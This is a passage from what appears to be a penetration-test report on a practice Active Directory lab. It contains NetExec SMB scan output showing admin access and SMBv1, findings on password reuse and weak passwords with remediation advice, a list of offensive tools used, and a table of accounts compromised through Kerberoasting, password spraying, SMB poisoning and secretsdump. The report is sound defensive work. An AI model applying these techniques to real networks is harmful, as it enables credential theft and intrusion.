SMB 10.2.10.23 445 BRAAVOS [-] essos.local\Administrator STATUS_LOGON_FAILURE
SMB 10.2.10.22 445 CASTELBLACK [+] north.sevenkingdoms.local\Administrator (Pwn3d!)
Running nmap against 14 targets 100% 0:00:00
```

#### Recommendations

Change the local administrator password on the **winterfell** and **castelblack** servers, and conduct further investigation to identify other computers potentially sharing passwords with each other.

To better manage administrator passwords, Microsoft recommends using Windows LAPS to generate unique, random passwords for each computer.

### 3.3.9 Insufficient Password Complexity

**Severity:** medium

#### Description

The simpler a password is, the more susceptible it is to password cracking attacks. Although encrypted, cracking attacks using word lists and commonly used passwords can often crack the hashes of weak passwords, granting access to the accounts.

During the security assessment, Rebel Alliance managed to crack five of the obtained password hashes using readily available leaked passwords lists and common password guessing attacks. Additionally, one account, **hodor**, was obtained using password spraying.

A full list of these accounts is found in the appendix section of the report.

#### Recommendations

Enforce industry best practices surrounding password complexity and management. Rebel Alliance recommends a policy of 15 characters or more for regular user accounts and 30 characters or more for Domain Administrator accounts.

Change passwords on all accounts listed in the appendix of the report.



### 3.3.10 Use of Outdated SMB Protocol

**Severity:** medium

#### Description

For more information about the SMB protocol, see chapter 3.3.5.

SMBv1 is an outdated version of the SMB protocol which is vulnerable to several code execution and denial of service attacks.

During reconnaissance of the Galactic Empire AD environment using open-source tool Netexec, the server **meereen** was found to be running SMBv1.

#### Demonstration:

```
henriksson@workstation)-[~]
nxc smb 10.2.10.10-23
10.2.10.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
10.2.10.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
10.2.10.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
10.2.10.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
10.2.10.23 445 BRAAVOS [*] Windows 10 / Server 2019 Build 17763 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:False)
ing nxc against 14 targets 100% 0:00:00
```

#### Recommendations

Update to SMBv3 on the listed server, and apply latest patching.



## A APPENDIX – Project Overview

### Scope

The security assessment was performed remotely with VPN access to the AD environment as well as SSH access to a Galactic Empire network joined Linux computer on 10.2.10.99.

## B APPENDIX – Testing Artefacts

### Tools Used in Attack

App/Script	Version	Source
NetExec	0.7	Pennyw0rth
Hashcat	2.0.0	Hashcat
Impacket	0.13.0	Impacket
PetitPotam	-	topotam
Certipy	4.8.2	ly4k
Neo4j	4.4.40	Neo4j
Bloodhound	4.3.1	SpecterOps
Metasploit	6.4.38-dev	Rapid7
MimiKatz	2.2.0 (x64)	Benjamin Delpy
Responder	3.1.5.0	SpiderLabs

## Users acquired

User	Domain	Acquired From
samwell.tarly	north.sevenkingdoms.local	SMB Enumeration
hodor	north.sevenkingdoms.local	Password Spraying
brandon.stark	north.sevenkingdoms.local	ASREPROasting and Hash Crack
jon.snow	north.sevenkingdoms.local	Kerberoasting & Hash Crack
sql_svc	north.sevenkingdoms./essos.local	Secretsdump
khal.drogo	essos.local	Secretsdump and Hash Crack
robb.stark	north.sevenkingdoms.local	SMB Poisoning and Hash Crack
arya.stark	north.sevenkingdoms.local	Secretsdump and Hash Crack

## C APPENDIX – NDA

### Non-Disclosure Statement

This report is the sole property of Galactic Empire. All information obtained during the testing process is deemed privileged information and not for public dissemination. Rebel Alliance pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of Galactic Empire. Rebel Alliance strives to maintain the highest level of ethical standards in its business practice.

### Non-Disclosure Agreement

Rebel Alliance and Galactic Empire have signed an NDA.

### Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be 'false positives', although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall Rebel Alliance or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.